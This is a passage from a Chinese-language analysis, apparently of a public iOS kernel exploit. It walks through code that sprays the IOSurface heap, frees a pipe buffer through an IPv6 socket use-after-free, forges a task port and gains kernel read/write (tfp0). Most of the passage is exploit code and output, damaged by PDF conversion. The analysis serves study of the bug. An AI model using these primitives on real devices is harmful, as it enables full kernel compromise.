    kOSSerializeEndCollection: 0);
           *xml++ = kOSSerializeData | (data size - 1) | flags;
10
           xml data[i] = xml; // 记录当前偏移, 后续用于填充data
11
            xml += xml_units_for_data_size(data_size);
12
13
        *xml++ = kOSSerializeSymbol | sizeof(uint32 t) + 1 |
14
   kOSSerializeEndCollection;
       *key = xml++;
                          // This will be filled in on each array loop.
15
       *xml++ = 0; // Null-terminate the symbol.
16
       return (xml - xml0) * sizeof(*xml);
17
```

最终构造的 XML 如下

```
<kOSSerializeBinarySignature />
2
    <kOSSerializeArray>2</kOSSerializeArray>
3
    <kOSSerializeArray length=${array_length}>
        <kOSSerializeData length=${data size - 1}>
4
5
            <!-- xml data[0] -->
        </kOSSerializeData>
6
7
        <kOSSerializeData length=${data size - 1}>
            <!-- xml data[1] -->
        </kOSSerializeData>
9
10
        <!-- ... -->
        <kOSSerializeData length=${data size - 1}>
11
12
            <!-- xml data[array length - 1] -->
        </kOSSerializeData>
13
    </kOSSerializeArray>
14
15
    <kOSSerializeSymbol>${sizeof(uint32 t) + 1}</kOSSerializeSymbol>
   <key>${key}</key>
16
17
    0
```

此时我们拥有了一个 xML 模板,开始往里面填充数据,填充的数据分为两部分,一部分是构造的 data ,另一部分是标识 key ,完成填充后调用函数 IOSurface_set_value() ,该函数是函数 IOConnectCallMethod() 的封装,用于向内核发送数据

```
for (uint32_t array_id = 0; array_id < array_count; array_id++) {
   *key = base255_encode(total_arrays + array_id);
   for (uint32_t data_id = 0; data_id < current_array_length;
   data_id++) {
       memcpy(xml_data[data_id], data, data_size - 1);
   }
   ok = IOSurface_set_value(args, args_size);
}</pre>
```

完整的主代码如下,我去掉了一部分不会访问到的逻辑

```
static uint32_t total_arrays = 0;
static bool

IOSurface_spray_with_gc_internal(uint32_t array_count, uint32_t array_length, uint32_t extra_count,
void *data, uint32_t data_size,
void (^callback)(uint32_t array_id, uint32_t data_id, void
*data, size_t size)) {
// 初始化IOSurface, 获取IOSurfaceRootUserClient用于函数调用
```

```
bool ok = IOSurface init();
        // 此处extra_count为0,每次堆喷的数组长度为256,数组元素就是我们构造的数据
8
    data
        uint32 t current array length = array length + (extra count > 0 ?
    1 : 0);
       // 计算每一个数组元素data所需要的节点数量
10
        size t xml units per data = xml units for data size(data size);
11
        size t xml units = 1 + 1 + 1 + (1 + xml units per data) *
12
    current array length +1+1+1;
        // Allocate the args struct.
13
14
        struct IOSurfaceValueArgs *args;
15
        size t args size = sizeof(*args) + xml units * sizeof(args-
    >xml[0]);
        args = malloc(args size);
16
17
        // Build the IOSurfaceValueArgs.
18
19
        args->surface id = IOSurface id;
20
21
        // Create the serialized OSArray. We'll remember the locations we
    need to fill in with our
        // data as well as the slot we need to set our key.
2.2
23
        uint32 t **xml data = malloc(current array length *
    sizeof(*xml data));
24
        uint32 t *key;
        size t xml size = serialize IOSurface data array(args->xml,
25
26
                current_array_length, data_size, xml_data, &key);
27
       // Keep track of when we need to do GC.
28
29
        size t sprayed = 0;
        size_t next_gc_step = 0;
30
31
        for (uint32 t array id = 0; array id < array count; array id++) {
32
33
            // If we've crossed the GC sleep boundary,
34
            // sleep for a bit and schedule the next one.
35
            // Now build the array and its elements.
            *key = base255_encode(total_arrays + array_id);
36
37
            for (uint32 t data id = 0; data id < current array length;</pre>
    data_id++) {
38
                // Copy in the data to the appropriate slot.
                memcpy(xml data[data id], data, data size - 1);
39
40
            }
41
42
            // Finally set the array in the surface.
43
            ok = IOSurface_set_value(args, args_size);
44
            if (ok) {
45
                sprayed += data_size * current_array_length;
```

```
46
47
        }
        if (next_gc_step > 0) {
48
49
            // printf("\n");
50
51
       free(args);
        free(xml data);
52
        total_arrays += array_count;
53
       return true;
54
55 }
```

堆喷的细节就分析到这里,所以在利用中,我们构造好堆喷数据和长度之后,就可以调用函数 rk64 via uaf() 进行堆喷操作

```
uint64_t rk64_via_uaf(uint64_t addr) {
       void *buf = read 20 via uaf(addr);
2
3
       if (buf) {
4
           uint64_t r = *(uint64_t*)buf;
5
           free(buf);
           return r;
6
       }
8
       return 0;
9
   }
```

我们在上一步已经获取了 Task Port 的内核态地址,根据结构体偏移,我们可以获取到 IPC SPACE 的内核地址

```
uint64_t ipc_space_kernel = rk64_via_uaf(self_port_addr +
koffset(KSTRUCT_OFFSET_IPC_PORT_IP_RECEIVER));

if (!ipc_space_kernel) {
   printf("[-] kernel read primitive failed!\n");
   goto err;

}

printf("[i] ipc_space_kernel: 0x%llx\n", ipc_space_kernel);
```

获取一下数据

```
1 [i] our task port: 0xfffffff001c3cc38
2 [i] ipc_space_kernel: 0xfffffff000a22fc0
```

6. 任意释放Pipe Buffer

Pipe管道是一个可以用于跨进程通信的机制,它会在内核缓冲区开辟内存空间进行数据的读写,fds[1]用于写入数据,fds[0]用于读取数据

比如现在读写下标在 0 的位置,我们写入 0x10000 字节,那么下标就会移动到 0x10000 ,当我们读取 0x10000 字节的时候,下标就会往回移动到 0

最后一句写 8 字节到缓冲区里是为了用于后面的堆喷操作可以用构造的数据填充这片缓冲区,可以直接读取 8 字节的数据

```
int fds[2];
ret = pipe(fds);
uint8_t pipebuf[0x10000];
memset(pipebuf, 0, 0x10000);
write(fds[1], pipebuf, 0x10000); // do write() to allocate the buffer on the kernel
read(fds[0], pipebuf, 0x10000); // do read() to reset buffer position
write(fds[1], pipebuf, 8); // write 8 bytes so later we can read the first 8 bytes
```

当我们调用函数 setsockopt() 时,会调用到函数 ip6 setpktopt()

```
setsockopt(sock, IPPROTO_IPV6, IPV6_PKTINFO, pktinfo,
sizeof(*pktinfo));
```

当选项名为 IPV6_PKTINFO 时,我们会发现一个逻辑:如果 pktinfo->ipi6_ifindex 为 0 且 &pktinfo->ipi6_addr 开始的 12 个字节的数据也都是 0 ,就会调用函数 ip6_clearpktopts()释放掉当前的 ip6_pktopts->in6_pktinfo,这个判断条件简化一下就是整个结构体数据都是 0 就会被释放

```
define IN6 IS ADDR UNSPECIFIED(a) \
       ((*(const \_uint32_t *)(const void *)(&(a)->s6\_addr[0]) == 0) &&
2
        (*(const \_uint32\_t *)(const void *)(&(a)->s6\_addr[4]) == 0) && \
3
4
        (*(const uint32 t *)(const void *)(&(a)->s6 addr[8]) == 0) && \
5
        (*(const uint32 t *)(const void *)(\&(a)->s6 addr[12]) == 0))
6
   static int
7
   ip6_setpktopt(int optname, u_char *buf, int len, struct ip6_pktopts
    *opt,
9
       int sticky, int cmsg, int uproto)
10
11
       int minmtupolicy, preftemp;
       int error;
12
13
       boolean_t capture_exthdrstat_out = FALSE;
14
15
       switch (optname) {
       case IPV6 2292PKTINFO:
16
        case IPV6_PKTINFO: {
17
```

```
18
            struct ifnet *ifp = NULL;
19
            struct in6 pktinfo *pktinfo;
20
            if (len != sizeof (struct in6 pktinfo))
21
                return (EINVAL);
22
23
            pktinfo = (struct in6 pktinfo *)(void *)buf;
24
25
            if (optname == IPV6_PKTINFO && opt->ip6po_pktinfo &&
26
27
                pktinfo->ipi6 ifindex == 0 &&
28
                IN6_IS_ADDR_UNSPECIFIED(&pktinfo->ipi6_addr)) {
29
                ip6 clearpktopts(opt, optname);
30
                break;
            }
31
32
33
34
        }
```

函数 ip6_clearpktopts()调用 FREE()来执行释放缓冲区操作,这里面涉及到了堆的分配释放问题,由于并不是本文分析的重点,不过多深入

```
#define R_Free(p) FREE((caddr_t)p, M_RTABLE);
2
   #define FREE(addr, type) \
3
        FREE((void *)addr, type)
4
   #define FREE(addr, type) \
5
        _FREE((void *)addr, type)
   #define free FREE
6
   #define FREE(addr, type) _free((void *)addr, type, __FILE__,
    LINE )
8
10
    ip6 clearpktopts(struct ip6 pktopts *pktopt, int optname)
11
12
        if (optname == -1 | optname == IPV6 PKTINFO) {
13
            if (pktopt->ip6po pktinfo)
14
                FREE(pktopt->ip6po_pktinfo, M_IP6OPT);
15
            pktopt->ip6po_pktinfo = NULL;
16
        }
17
18
        . . .
19 }
```

我们现在想要实现释放Pipe缓冲区只需要先获取它的地址,然后IOSurface堆喷使用这个Pipe缓冲区地址构造的数据,通过调用函数 setsockopt() 设置整个 in6_pktinfo 结构体数据为 0 就可以把这个Pipe缓冲区给释放掉

```
uint64_t task = rk64_check(self_port_addr +
koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT));
uint64_t proc = rk64_check(task +
koffset(KSTRUCT_OFFSET_TASK_BSD_INFO));
uint64_t p_fd = rk64_check(proc + koffset(KSTRUCT_OFFSET_PROC_P_FD));
uint64_t fd_ofiles = rk64_check(p_fd +
koffset(KSTRUCT_OFFSET_FILEDESC_FD_OFILES));
uint64_t fproc = rk64_check(fd_ofiles + fds[0] * 8);
uint64_t f_fglob = rk64_check(fproc +
koffset(KSTRUCT_OFFSET_FILEPROC_F_FGLOB));
uint64_t fg_data = rk64_check(f_fglob +
koffset(KSTRUCT_OFFSET_FILEGLOB_FG_DATA));
uint64_t pipe_buffer = rk64_check(fg_data +
koffset(KSTRUCT_OFFSET_PIPE_BUFFER));
printf("[*] pipe buffer: 0x*llx\n", pipe_buffer);
```

函数 free_via_uaf() 与函数 rk64_via_uaf() 前面部分一样,都是通过创建一堆存在漏洞的 Socket,然后去堆喷,只不过这里还要多一步填充结构体 in6_pktinfo 数据,可以看到我们填充的是一个全为 0 的数据,那么就会触发它进行释放操作

```
int free_via_uaf(uint64_t addr) {
...

struct in6_pktinfo *buf = malloc(sizeof(struct in6_pktinfo));
memset(buf, 0, sizeof(struct in6_pktinfo));
int ret = set_pktinfo(sockets[found_at], buf);
free(buf);
return ret;
}
```

前期的准备工作到这里就差不多了,我们接下来开始进入一个关键环节:伪造一个Port

7. 伪造Task Port

备注:因为SMAP是iPhone 7开始引入的安全机制,内核访问用户态的内存会被限制,而我的测试环境是iPhone 6、所以前面我淡化了SMAP的存在感,但接下来该面对还是要面对

申请一个 target 用于伪造Port, 函数 find_port_via_uaf() 通过OOL数据自动转换Port为内核态地址的机制获取Port的内核态地址 target_addr, 函数 free_via_uaf() 将 pipe_buffer 给释放掉,但管道句柄 fds[0] 和 fds[1] 依旧拥有对这个内核缓冲区的读写权限

这个循环的操作有点像函数 find_port_via_uaf(),利用自动转换的 Task Port 内核态地址 占位刚才释放掉的 pipe_buffer,因为我们之前写入了 8 字节,所以这里读取 8 字节就 是 pipe_buffer 的前 8 个字节数据,判断一下使用两种方法获取到的Port内核态地址是否相 同,如果相同就退出循环,如果不同说明堆喷不成功,复位下标继续循环

```
mach_port_t p = MACH_PORT_NULL;
2
   for (int i = 0; i < 10000; i++) {
        p = fill kalloc with port pointer(target, 0x10000/8,
   MACH MSG TYPE COPY SEND);
4
       uint64_t addr;
5
       read(fds[0], &addr, 8);
       if (addr == target_addr) { // if we see the address of our port,
   it worked
7
            break;
        write(fds[1], &addr, 8); // reset buffer position
9
10
       mach_port_destroy(mach_task_self(), p); // spraying didn't work,
    so free port
      p = MACH PORT NULL;
11
12
   }
```

除了fds之外,额外申请一个port fds用于绕过SMAP的限制

```
1 int port_fds[2] = {-1, -1};
2 if (SMAP) {
3    ret = pipe(port_fds);
4 }
```

当我们获得一个填充满了Port内核态地址的内核缓冲区 pipe_buffer 之后,就需要构造一个 ipc_port 结构体了

将结构体 ipc port 和 task 放在了连续的一片内存空间,构建完之后刷一遍 port fds 缓冲区

```
kport_t *fakeport = malloc(sizeof(kport_t) + 0x600);
ktask_t *fake_task = (ktask_t *)((uint64_t)fakeport +
    sizeof(kport_t));
bzero((void *)fakeport, sizeof(kport_t) + 0x600);

fake_task->ref_count = 0xff;
fakeport->ip_bits = IO_BITS_ACTIVE | IKOT_TASK;
```

```
fakeport->ip references = 0xd00d;
8
    fakeport->ip_lock.type = 0x11;
9
    fakeport->ip_messages.port.receiver_name = 1;
10
    fakeport->ip messages.port.msgcount = 0;
    fakeport->ip messages.port.qlimit = MACH PORT QLIMIT LARGE;
11
    fakeport->ip messages.port.waitq.flags = mach port waitq flags();
12
    fakeport->ip srights = 99;
13
    fakeport->ip_kobject = 0;
14
    fakeport->ip receiver = ipc space kernel;
15
16
    if (SMAP) {
17
        write(port fds[1], (void *)fakeport, sizeof(kport t) + 0x600);
18
        read(port_fds[0], (void *)fakeport, sizeof(kport_t) + 0x600);
19
20
   }
```

申请空间时的 kport t 为作者构造的一个 port 结构体

```
typedef volatile struct {
 1
 2
        uint32 t ip bits;
        uint32_t ip_references;
 3
        struct {
 4
 5
            uint64 t data;
 6
            uint64 t type;
        } ip lock; // spinlock
 7
        struct {
 8
 9
            struct {
10
                 struct {
11
                     uint32_t flags;
12
                     uint32 t waitq interlock;
13
                     uint64 t waitq set id;
                     uint64_t waitq prepost_id;
14
15
                     struct {
16
                         uint64 t next;
17
                         uint64_t prev;
18
                     } waitq_queue;
19
                 } waitq;
                 uint64_t messages;
20
2.1
                 uint32 t seqno;
                 uint32_t receiver_name;
22
                 uint16 t msgcount;
23
                 uint16 t qlimit;
24
25
                 uint32_t pad;
26
            } port;
            uint64 t klist;
27
28
        } ip_messages;
29
        uint64_t ip_receiver;
```

```
30
        uint64 t ip kobject;
31
        uint64_t ip_nsrequest;
32
        uint64_t ip_pdrequest;
33
        uint64_t ip_requests;
34
        uint64 t ip premsg;
35
       uint64_t ip_context;
       uint32 t ip flags;
36
37
       uint32 t ip mscount;
       uint32 t ip srights;
38
39
        uint32_t ip_sorights;
   } kport_t;
```

我们要做的,是将这个 Fake Task Port 的地址,替换到刚才被释放的内核缓冲 区 pipe_buffer 里,这样整个内核缓冲区的布局就是: 第一个 8 字节是我们 Fake Task Port 的地址,后面都是正常Port的地址

先获取 Fake Task Port 的地址 port pipe buffer, 也就是 port fds 对应的内核缓冲区

```
uint64 t port fg data = 0;
1
2
   uint64 t port pipe buffer = 0;
3
4
   if (SMAP) {
        fproc = rk64_check(fd_ofiles + port_fds[0] * 8);
6
        f_fglob = rk64_check(fproc +
   koffset(KSTRUCT_OFFSET_FILEPROC_F_FGLOB));
7
        port_fg_data = rk64_check(f_fglob +
    koffset(KSTRUCT_OFFSET_FILEGLOB_FG_DATA));
        port pipe buffer = rk64 check(port fg data +
    koffset(KSTRUCT_OFFSET_PIPE_BUFFER));
        printf("[*] second pipe buffer: 0x%llx\n", port pipe buffer);
10 }
```

fakeport->ip_kobject 指向的是结构体 Task, 这个结构体还没有进行初始化, 到这里完成 Fake Task Port 的内存数据构造

```
fakeport->ip_kobject = port_pipe_buffer + sizeof(kport_t);
```

将完成构造的 Fake Task Port 数据刷到内核缓冲区里

```
write(port_fds[1], (void *)fakeport, sizeof(kport_t) + 0x600);
```

这是我们释放掉的 pipe_buffer,将第一个 8 字节替换为 port_pipe_buffer 的地址,那么逻辑上第一个Port内核态地址指向的内核内存空间我们就可以通过 port fds 来进行控制了

```
write(fds[1], &port_pipe_buffer, 8);
```

获取 Fake Task Port 的用户态句柄,从 p 中读出我们发送的OOL数据,第一个元素就是我们的 Fake Task Port ,如同用户态传到内核态会调用 CAST_MACH_NAME_TO_PORT 将用户态句柄转换为内核态地址一样,内核态传到用户态会调用 CAST_MACH_PORT_TO_NAME 将内核态地址转换为用户态句柄

```
struct ool_msg *msg = malloc(0x1000);
ret = mach_msg(&msg->hdr, MACH_RCV_MSG, 0, 0x1000, p,
    MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_port_t *received_ports = msg->ool_ports.address;
mach_port_t our_port = received_ports[0]; // fake port!
free(msg);
```

于是我们现在拥有了 Fake Task Port 的用户态句柄和内核态地址

8. 填充VM_MAP

作者在这里实现了两个内核任意读的原语,我们先来分析一下它背后的取值逻辑

通过 fake_task 获取到 bsd_info 赋值给指针变量 read_addr_ptr, 宏 kr32 里重新设置指针变量 read_addr_ptr 的值,再调用函数 pid_for_task(),这逻辑完全看不懂什么意思

```
uint64 t *read addr ptr = (uint64 t *)((uint64 t)fake task +
    koffset(KSTRUCT_OFFSET_TASK_BSD_INFO));
 2
 3
    #define kr32(addr, value)\
        if (SMAP) {\
 4
            read(port fds[0], (void *)fakeport, sizeof(kport t) +
 5
    0x600);\
 7
        *read addr ptr = addr - koffset(KSTRUCT OFFSET PROC PID); \
 8
        if (SMAP) {\
            write(port fds[1], (void *)fakeport, sizeof(kport t) +
    0x600);\
       } \
10
        value = 0x0;
11
12
        ret = pid for task(our port, (int *)&value);
13
        uint32 t read64 tmp;
14
15
    #define kr64(addr, value)\
        kr32(addr + 0x4, read64 tmp); \
16
17
        kr32(addr, value);\
        value = value | ((uint64_t)read64_tmp << 32)</pre>
18
```

顺着获取PID这个思路想一下,通过一个Port内核态地址来获取PID的方式如下

```
1 *(*(*(fake_port + offset_kobject) + offset_bsd_info) + offset_p_pid)
```

如果将 kobject 的值设置为 addr - offset_p_pid, addr 为我们要读取数据的地址,可以看到此时获取的就是我们传入的 addr 指向的数据

```
1 | *(addr - offset_p_pid + offset_p_pid) => *addr
```

可以得出结论: 获取 read_addr_ptr 与宏 kr32() 里设置 read_addr_ptr 的值等价于设置 task->bsd_info 为 addr - offset_p_pid, 当调用函数 pid_for_task() 去获取PID时, 就能实现任意读,在此基础上,宏 k64()实现了 8 字节读取效果

这个内核任意读原语实现的很漂亮!

利用这个任意读原语来实现PID的遍历,先判断本Task的PID是否为 0 ,如果不是就获取前一个 Task,如果获取到PID为 0 ,就获取VM MAP

```
1 uint64 t struct task;
2 kr64(self port addr + koffset(KSTRUCT OFFSET IPC PORT IP KOBJECT),
    struct task);
   printf("[!] READING VIA FAKE PORT WORKED? 0x%llx\n", struct task);
3
5
   uint64 t kernel vm map = 0;
   while (struct_task != 0) {
7
        uint64 t bsd info;
       kr64(struct task + koffset(KSTRUCT OFFSET TASK BSD INFO),
    bsd info);
9
       uint32 t pid;
       kr32(bsd info + koffset(KSTRUCT OFFSET PROC PID), pid);
10
11
       if (pid == 0) {
            uint64 t vm map;
12
            kr64(struct task + koffset(KSTRUCT OFFSET TASK VM MAP),
13
    vm_map);
14
            kernel vm map = vm map;
15
           break;
16
        }
17
        kr64(struct task + koffset(KSTRUCT OFFSET TASK PREV),
    struct_task);
18
   printf("[i] kernel vm map: 0x%llx\n", kernel vm map);
```

把获取到的VM_MAP填充到我们的 Fake Task Port, 一个东拼西凑的TFPO就拿到手了

```
1
    read(port_fds[0], (void *)fakeport, sizeof(kport_t) + 0x600);
2
   fake_task->lock.data = 0x0;
4
   fake_task->lock.type = 0x22;
   fake_task->ref_count = 100;
   fake task->active = 1;
7
   fake task->map = kernel vm map;
   *(uint32 t *)((uint64 t)fake task +
    koffset(KSTRUCT_OFFSET_TASK_ITK_SELF)) = 1;
9
10
   if (SMAP) {
        write(port_fds[1], (void *)fakeport, sizeof(kport_t) + 0x600);
11
12
    }
```

初始化一个全局 tfpzero 变量

```
1 static mach_port_t tfpzero;
2
3 void init_kernel_memory(mach_port_t tfp0) {
4     tfpzero = tfp0;
5 }
6
7 init_kernel_memory(our_port);
```

申请8字节内存,写0x4141414141414141,再读出来,能成功说明这个tfpzero是能用的

```
1    uint64_t addr = kalloc(8);
2    printf("[*] allocated: 0x%llx\n", addr);
3
4    wk64(addr, 0x4141414141414141);
5    uint64_t readb = rk64(addr);
6    printf("[*] read back: 0x%llx\n", readb);
7
8    kfree(addr, 8);
```

这里要补充一点: 这里申请的都是内核的空间, 内核空间范围如下

这几个 k*() 函数是基于 tfpzero 实现的函数

内存申请函数: kalloc()

```
1  uint64_t kalloc(vm_size_t size) {
2    mach_vm_address_t address = 0;
3    mach_vm_allocate(tfpzero, (mach_vm_address_t *)&address, size,
    VM_FLAGS_ANYWHERE);
4    return address;
5 }
```

读函数: rk32()和 rk64()

```
uint32_t rk32(uint64_t where) {
 1
 2
        uint32 t out;
 3
        kread(where, &out, sizeof(uint32_t));
 4
        return out;
 5
    }
 6
7
    uint64_t rk64(uint64_t where) {
8
        uint64 t out;
        kread(where, &out, sizeof(uint64_t));
9
10
        return out;
11
    }
12
    size_t kread(uint64_t where, void *p, size_t size) {
13
14
        int rv;
15
        size t offset = 0;
        while (offset < size) {</pre>
16
17
            mach vm size t sz, chunk = 2048;
18
            if (chunk > size - offset) {
                chunk = size - offset;
19
20
            rv = mach_vm_read_overwrite(tfpzero, where + offset, chunk,
21
    (mach_vm_address_t)p + offset, &sz);
            offset += sz;
22
23
        }
        return offset;
24
25 }
```

写函数: wk32() 和 wk64()

```
void wk32(uint64_t where, uint32_t what) {
    uint32_t _what = what;
    kwrite(where, &_what, sizeof(uint32_t));
}

void wk64(uint64_t where, uint64_t what) {
    uint64_t _what = what;
```

```
kwrite(where, & what, sizeof(uint64 t));
9
    }
10
11
    size_t kwrite(uint64_t where, const void *p, size_t size) {
12
       int rv;
       size_t offset = 0;
13
       while (offset < size) {</pre>
14
            size_t chunk = 2048;
15
            if (chunk > size - offset) {
16
17
                chunk = size - offset;
18
            rv = mach_vm_write(tfpzero, where + offset,
19
    (mach_vm_offset_t)p + offset, (int)chunk);
            offset += chunk;
20
21
       return offset;
22
23 }
```

内存释放函数: kfree()

```
void kfree(mach_vm_address_t address, vm_size_t size) {
   mach_vm_deallocate(tfpzero, address, size);
}
```

9. 稳定的TFP0

new tfp0 是我们最终要使用的TFP0, 函数 find port() 也是利用上面的 tfpzero 进行读取

```
mach_port_t new_tfp0 = new_port();
uint64_t new_addr = find_port(new_tfp0, self_port_addr);
```

最开始分析代码的时候我们说过所有的Port都以 ipc_entry_t 的形式存在在 is_table 里,可以通过用户态Port来计算索引取出这个Port的内核态地址

```
1
   uint64_t find_port(mach_port_name_t port, uint64_t task_self) {
       uint64 t task addr = rk64(task self +
2
   koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT));
3
       uint64_t itk_space = rk64(task_addr +
   koffset(KSTRUCT_OFFSET_TASK_ITK_SPACE));
       uint64_t is_table = rk64(itk_space +
   koffset(KSTRUCT OFFSET IPC SPACE IS TABLE));
5
       uint32 t port index = port >> 8; // 取索引
       const int sizeof_ipc_entry_t = 0x18;
6
       uint64 t port addr = rk64(is_table + (port_index *
7
   sizeof_ipc_entry_t));
8
      return port_addr;
9
   }
```

重新申请一片内核内存用于存储 Fake Task,通过函数 kwrite()将 fake_task 写到新申请的内核内存空间,然后让 Fake Task Port 的 ip_kobject 指向这片新的内存,最后通过刷新 new addr 指向的 new tfp0 内存来获取一个最终的TFP0

```
uint64_t faketask = kalloc(0x600);
kwrite(faketask, fake_task, 0x600);
fakeport->ip_kobject = faketask;
kwrite(new_addr, (const void*)fakeport, sizeof(kport_t));
```

重复一遍上面的写入读取,测试这个 new tfp0 是否可用

```
init kernel memory(new tfp0);
2
   printf("[+] tfp0: 0x%x\n", new_tfp0);
3
4 addr = kalloc(8);
   printf("[*] allocated: 0x%llx\n", addr);
6
7
   wk64(addr, 0x4141414141414141);
   readb = rk64(addr);
8
9
   printf("[*] read back: 0x%llx\n", readb);
10
11
   kfree(addr, 8);
```

效果蛮好

```
1  [+] tfp0: 0x6203
2  [*] allocated: 0xfffffff008e1f000
3  [*] read back: 0x414141414141
```

10. 清理内存环境

从 is_table 中删除东拼西凑的Port,然后删除 fds 对应的内核缓冲区,它早就被释放了,还有一些管道句柄,IOSurface都关掉

```
// 获取is table
   uint64_t task_addr = rk64(self_port_addr +
   koffset(KSTRUCT OFFSET IPC PORT IP KOBJECT));
   uint64_t itk_space = rk64(task_addr +
   koffset(KSTRUCT OFFSET TASK ITK SPACE));
   uint64_t is_table = rk64(itk_space +
   koffset(KSTRUCT OFFSET IPC SPACE IS TABLE));
   // 获取索引
6
7
   uint32 t port index = our port >> 8;
8
   const int sizeof_ipc_entry_t = 0x18;
9
   // 清空
10
   wk32(is_table + (port_index * sizeof_ipc_entry_t) + 8, 0);
11
12
   wk64(is_table + (port_index * sizeof_ipc_entry_t), 0);
13
   // 这个pipe_buffer已经释放,这里指针也要清空
14
15
   wk64(fg data + koffset(KSTRUCT OFFSET PIPE BUFFER), 0); // freed
   already via mach msg()
16
17
   if (fds[0] > 0) close(fds[0]);
   if (fds[1] > 0) close(fds[1]);
18
   if (port_fds[0] > 0) close(port_fds[0]);
19
20
   if (port fds[1] > 0) close(port fds[1]);
21
22 free((void *)fakeport);
23 deinit IOSurface();
24 return new_tfp0;
```

11. 总结

这篇文章只能说是讲了个大概,很多细节都没有深究,比如堆分配机制,哪些是统一实现的,哪些是单独实现的,结构体偏移计算,伪造Port时各种结构体成员以什么数据进行赋值…,这些问题我也一知半解的,所以就留着后面漏洞分析的多了,逐渐补齐

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